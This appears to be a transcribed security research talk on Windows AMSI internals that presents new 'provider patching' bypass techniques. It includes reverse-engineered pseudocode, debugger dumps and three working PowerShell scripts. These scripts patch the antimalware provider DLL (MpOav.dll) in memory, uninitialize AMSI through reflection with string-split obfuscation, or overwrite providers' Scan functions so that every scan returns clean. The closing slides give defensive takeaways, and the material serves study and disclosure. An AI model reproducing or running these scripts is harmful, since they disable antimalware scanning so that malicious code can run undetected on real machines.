Hijacking the AMSI provider COM server can result in bypassing AMSI

Can be easily detected with registry monitoring



More AMSI Bypass Techniques

Use PowerShell Version 2 (AMSI wasn't there)

DLL hijacking of amsi.dll

Compiling own version of AMSI-protected application (i.e., PowerShell) without AMSI calls

All can be easily detected by security vendors


- AMSI architecture
- AMSI bypass techniques
- Security vendors efforts to prevent AMSI bypass
- **AMSI internals**
- **New AMSI bypass technique(s)!**

New Technique(s) – Provider patching

TLDR: The new technique will cause a failure in the AMSI initialization process that will break the AMSI chain.

Done by patching a non-monitored memory outside the amsi.dll area

To understand it, let's dive deep into the AMSI internals



AMSI Initialization

Back to AmsiInitialize

Any function that wants to use AMSI's services must call AmsiInitialize

Fills the HAMSICONTEXT with information on how to call the providers' exports

** amsi.dll is undocumented – stripped \ simplified code ahead!

```
HRESULT AmsiInitialize(LPCWSTR appName, _HAMSICONTEXT* amsiContext)
{
    LPVOID* ppv = 0;
    _HAMSICONTEXT* ctx = (_HAMSICONTEXT*)CoTaskMemAlloc(sizeof(_HAMSICONTEXT));
    ctx->Signature = 'AMSI';
     ctx->AppName = (PWCHAR)CoTaskMemAlloc(nameLen);
     memcpy(ctx->AppName, appName, name);

    // COM Create instance
    DllGetClassObject(CLSID_Antimalware, CLSID_IClassFactory, &ppv);
    ppv->CreateInstance(0, CLSID_IAntimalware , &ctx->Antimalware);
    ctx->SessionCount = _rand();
    *amsiContext = (HAMSICONTEXT)ctx;
}
```

CAmsiAntimalware

CreateInstance results in creating an instance of CAmsiAntimalware class

Implements the IAntimalware interface

```
class CAmsiAntimalware {
    ...
    virtual CloseSession (unsigned __int64);
    virtual Scan (IAmsiStream *, AMSI_RESULT*, IAntimalwareProvider **);
}
```

Assigned to `&ctx->Antimalware`

CAmsiAntimalware Construction

```
int CAmsiAntimalware::CreateInstance(IUnknown* iu, _GUID CLSID_Antimalware,
    IAntimalware* Antimalware)
{
    CAmsiAntimalware* ComAmsiAntimalware = new CAmsiAntimalware();
    CAmsiAntimalware::Init(ComAmsiAntimalware + 8);
    CAmsiAntimalware::FinalConstruct(ComAmsiAntimalware);
}

unsigned int CAmsiAntimalware::FinalConstruct(CAmsiAntimalware& CAmsiAntimalware)
{
    AmsiComCreateProviders<IAntimalwareProvider>(CAmsiAntimalware->AntimalwareProviders,...);
}
```

```
int AmsiComCreateProviders<IAntimalwareProvider>(void* AntimalwareProviders, ...)
{
    HKEY phkResult[4];
    UUID Uuid;
   CGuidEnum::StartEnum(phkResult, this, L"Software\\Microsoft\\AMSI\\Providers");

   for (int i=0; i < 0x10; i++)
    {
       CGuidEnum::NextGuid(&Uuid);
       AmsiComSecureLoadInProcServer(&Uuid, &pAmsiProvider);

       // Fill CAmsiAntimalware object with the provider details (32bit wise)
       ComPtrAssign((AntimalwareProviders)[i], &pAmsiProvider);
       ...
    }
}
```

```
int AmsiComSecureLoadInProcServer(IID* clsid, IAntimalwareProvider* pAmsiProvider)
{
    ...
    DWORD pdwType, pcbData;
    LPOLESTR lpsz;
    WCHAR pvData[264], SubKey[260], Dest[270];

    StringFromCLSID(clsid, &lpsz);
    amsi_StringCchPrintfW(SubKey, 260, (wchar_t*)L"%s\\%s\\InprocServer32",
                          (char)L"Software\\Classes\\CLSID");

    RegGetValueW(HKEY_LOCAL_MACHINE, SubKey, 0, 0x10000006u, &pdwType, pvData, &pcbData);
    ...
    hModule = LoadLibraryExW(pvData, 0, 0);
    ...
    HRESULT(*DllGetClassObject)(const IID* const, const IID* const, LPVOID*) =
                                        GetProcAddress(hModule, "DllGetClassObject");
```

```
    ComPtr<IClassFactory> pClassFactory;
    DllGetClassObject(clsid, CLSID_IClassFactory, &pClassFactory)
    pClassFactory->CreateInstance(0, CLSID_IAntimalwareProvider, &pAmsiProvider);
}
```

DllGetClassObject obtains a pointer to a provider's COM ClassFactory object

Then, a new instance of an object that implements the IAntiMalwareProvider interface is created from it

This object will be added to a list held by the CAmsiAntimalware object and will be later called by other amsi.dll functions like AmsiScanBuffer.

Introducing – 1st Provider patch

We'll corrupt something that is not so intuitive to protect – the provider itself

Patch the prologue bytes of the DllGetClassObject function in the providers' DLLs and interfere with the initialization process of AMSI

AmsiUninitialize

Problem - when our bypass code will be running, AMSI will already be initialized, DllGetClassObject won't be called at all

```
void AmsiUninitialize(
    [in] HAMSICONTEXT amsiContext
);
```

Requires the amsiContext as a parameter (the one that was initialized by AmsiInitialize)

AmsiUtils.Uninitialize()

Each consumer has a code that un-initializes AMSI

In PowerShell, we can use reflection to call this code

AmsiUtils class declares a function called Uninitialize()

Un-initialize AMSI for us

```
// System.Management.Automation.AmsiUtils
internal static void Uninitialize()
{
    if (!amsiInitFailed)
    {
        ...
        if (amsiContext != IntPtr.Zero)
        {
            AmsiUtils.CloseSession();
            AmsiUninitialize(amsiContext);
            amsiContext = IntPtr.Zero;
        }
    }
}
```

1st Bypass Script

```
Add-Type $APIs
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
$LoadLibrary = [APIs]::LoadLibrary("MpOav.dll")
$Address = [APIs]::GetProcAddress($LoadLibrary, "DllGetClassObject")
$p = 0
[APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)

$object = [Ref].Assembly.GetType('System.Management.Automation.Ams'+'iUtils')
$Uninitialize = $object.GetMethods("NonPublic,static") | Where-Object Name -eq Uninitialize
$Uninitialize.Invoke($object,$null)
```

Example - patch the provider's DLL of Microsoft (MpOav.dll)

More sophisticated - query the appropriate registry keys to find all the providers' DLLs

Another option: list of all providers: https://github.com/subat0mik/whoamsi

Add-Type replacement

Add-Type causes the code to be written to a temporary file on the disk

Then csc.exe is used to compile this code into a binary

Artifacts on disk may cause AV detection

Solution: Reflection

credit: http://redteam.cafe/red-team/powershell/using-reflection-for-amsi-bypass

```
$LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
$LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
$LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr,
$LoadLibraryDelegate)
$GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
$GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
$GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr,
$GetProcAddressDelegate)
$VirtualProtectAddr = Get-ProcAddress kernel32.dll VirtualProtect
$VistualProtectDelegate =  Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectAddr,
$VistualProtectDelegate)


$hModule = $LoadLibrary.Invoke("MpOav.dll")
$DllGetClassObjectAddress = $GetProcAddress.Invoke($hModule, "DllGetClassObject")
$p = 0
$VirtualProtect.Invoke($DllGetClassObjectAddress, [uint32]6, 0x40, [ref]$p) | Out-Null
$ret_minus = [byte[]] (0xb8, 0xff, 0xff, 0xff, 0xff, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($ret_minus, 0, $DllGetClassObjectAddress, 3)

$object = [Ref].Assembly.GetType('System.Management.Automation.Ams'+'iUtils')
$Uninitialize = $object.GetMethods("NonPublic,static") | Where-Object Name -eq Uninitialize
$Uninitialize.Invoke($object,$null)
```

2nd Bypass – Scanning Interception

Let's say we can't \ don't want to un-initialize AMSI

We can intercept AMSI's scan process instead of initialization (like the classic AmsiScanBuffer patch does, but without touching amsi.dll)

AmsiScanBuffer calls the IAntimalwareProvider::Scan() for each registered AMSI provider

If a provider returns a result other than AMSI_RESULT_NOT_DETECTED \ AMSI_RESULT_CLEAN, the scanning stops and returns the result without calling the remaining providers

AmsiScanBuffer

```
HRESULT AmsiScanBuffer(_HAMSICONTEXT* amsiContext, PVOID buffer, ULONG length, LPCWSTR contentName,
                       HAMSISESSION amsiSession, AMSI_RESULT* result)

{
    if (!buffer || !length || !result || !amsiContext || amsiContext->Signature != ‘AMSI’ ||
        !amsiContext->AppName || !amsiContext->Antimalware)

        return E_INVALIDARG;

    CAmsiBufferStream bufferStream = CAmsiBufferStream(buffer, length, amsiContext->AppName,
                                                       contentName, amsiSession);

    // CAmsiAntimalware::Scan

    return Antimalware->Scan(amsiContext->Antimalware, &bufferStream, result, NULL);

}
```

CAmsiBufferStream

StreamBuffer[0]= &CAmsiBufferStream::`vftable’

StreamBuffer[1]= buffer;

StreamBuffer[2]= length;

StreamBuffer[3]= AppName;

StreamBuffer[4]= contentName;

StreamBuffer[5]= amsiSession;

```
00BFF7F4 off_BFF7F4 dd offset ??_7CAmsiBufferStream@@6B@
00BFF7F4                                          ; DATA XREF: Stack[000047DC]:00BFF7E
00BFF7F4                                          ; const CAmsiBufferStream::`vftable'
00BFF7F8 dd offset aX5oPAp4Pzx54P7
00BFF7FC dd 44h
00BFF800 dd offset aMyamsiscanner_0               ; "MyAmsiScanner"
00BFF804 dd offset aEicar                         ; "EICAR"
00BFF808 dd 1
```

CAmsiAntimalware::Scan

```
int CAmsiAntimalware::Scan(IAmsiStream* bufferStream, AMSI_RESULT* amsi_result,
                           IAntimalwareProvider** AntimalwareProvider)
{
    IAntimalwareProvider* CurrentProvider;
   *amsi_result = AMSI_RESULT_CLEAN;

    while (1)
    {
        CurrentProvider = this + AntimalwareProviders; // offset 36 in 32bit applications
        v9 = this->CurrentProvider::Scan(bufferStream, &amsi_result);
        if (*(int*)amsi_result >= 0x8000) //bad_result
           break;
       CurrentProvider++;
    }
}
```

Finding The Providers' Scan Function


Calling AmsiInitialize will allocate new HAMSICONTEXT for us

Will point to the same scan functions inside the providers' DLLs

We can patch each provider's scan() function, so it'll return without filling the AMSI_RESULT (will remain `AMSI_RESULT_CLEAN`)

```
0:009> dd 0x850D310 L4
0850d310  49534d41 07a0f928 0368e078 00000000
0:009> dd 0x0368e078 L10
0368e078  703c15a4 00000001 ffffffff ffffffff
0368e088  00000000 00000000 00000000 020007d0
0368e098  00000001 079c1250 079ad858 00000000
0368e0a8  00000000 00000000 00000000 00000000
0:009> dps poi (0x079c1250) L4
70b823ac  70b8d210 MpOav!DllRegisterServer+0x1a10
70b823b0  70b8d240 MpOav!DllRegisterServer+0x1a40
70b823b4  70b8d220 MpOav!DllRegisterServer+0x1a20
70b823b8  70b8c490 MpOav!DllRegisterServer+0xc90
0:009> dps poi (0x079ad858) L4
70c51dac  70c03110 AmsiProvider!DllUnregisterServer+0x170
70c51db0  70c030f0 AmsiProvider!DllUnregisterServer+0x150
70c51db4  70c030b0 AmsiProvider!DllUnregisterServer+0x110
70c51db8  70c01cc0 AmsiProvider!DllGetClassObject+0x1b0
0:009> u MpOav!DllRegisterServer+0xc90
MpOav!DllRegisterServer+0xc90:
70b8c490 6a14            push    14h
70b8c492 b80b2ebb70      mov     eax,offset MpOav!DllRegisterServe
70b8c497 e8239d0100      call    MpOav!DllRegisterServer+0x1a9bf
```

2nd Bypass Script – 32bit



```
[DllImport("amsi")]
public static extern int AmsiInitialize(string appName, out IntPtr context);

$SIZE_OF_PTR = 4; $NUM_OF_PROVIDERS = 2; $ctx = 0; $p = 0
$ret_zero = [byte[]] (0xb8, 0x0, 0x00, 0x00, 0x00, 0xC3)

[APIs]::AmsiInitialize("MyAmsiScanner", [ref]$ctx)
for ($i = 0; $i -lt $NUM_OF_PROVIDERS; $i++)
{
    $CAmsiAntimalware = [System.Runtime.InteropServices.Marshal]::ReadInt32($ctx+8)
    $AntimalwareProvider = [System.Runtime.InteropServices.Marshal]::ReadInt32($CAmsiAntimalware+36
                                                                               +($i*$SIZE_OF_PTR))
    $AntimalwareProviderVtbl = [System.Runtime.InteropServices.Marshal]::ReadInt32($AntimalwareProvider)
    $AmsiProviderScanFunc = [System.Runtime.InteropServices.Marshal]::ReadInt32($AntimalwareProviderVtbl+12)

    [APIs]::VirtualProtect($AmsiProviderScanFunc, [uint32]6, 0x40, [ref]$p)
    [System.Runtime.InteropServices.Marshal]::Copy($ret_zero, 0, $AmsiProviderScanFunc, 6)
}
```

Takeaways

"Easier To Destroy Than To Build"

Destruction operation is easier since AMSI DLL and the providers' DLLs are loaded to the same memory space where a potential attacker lives

AMSI providers' memory should be protected as well as the amsi.dll memory space

Un-initialization of AMSI might let us find new methods for disabling AMSI by interfering in the AMSI initialization process - different from the current techniques that interfere with the AMSI scan process.

Further Research

AMSI scan interception - other code\data patches in AMSI\providers' DLLs

AMSI initialization interception - patch other involved DLLs (i.e., combase.dll)

IAT patching of amsi.dll exports

RPC interception (depends on the provider implementation)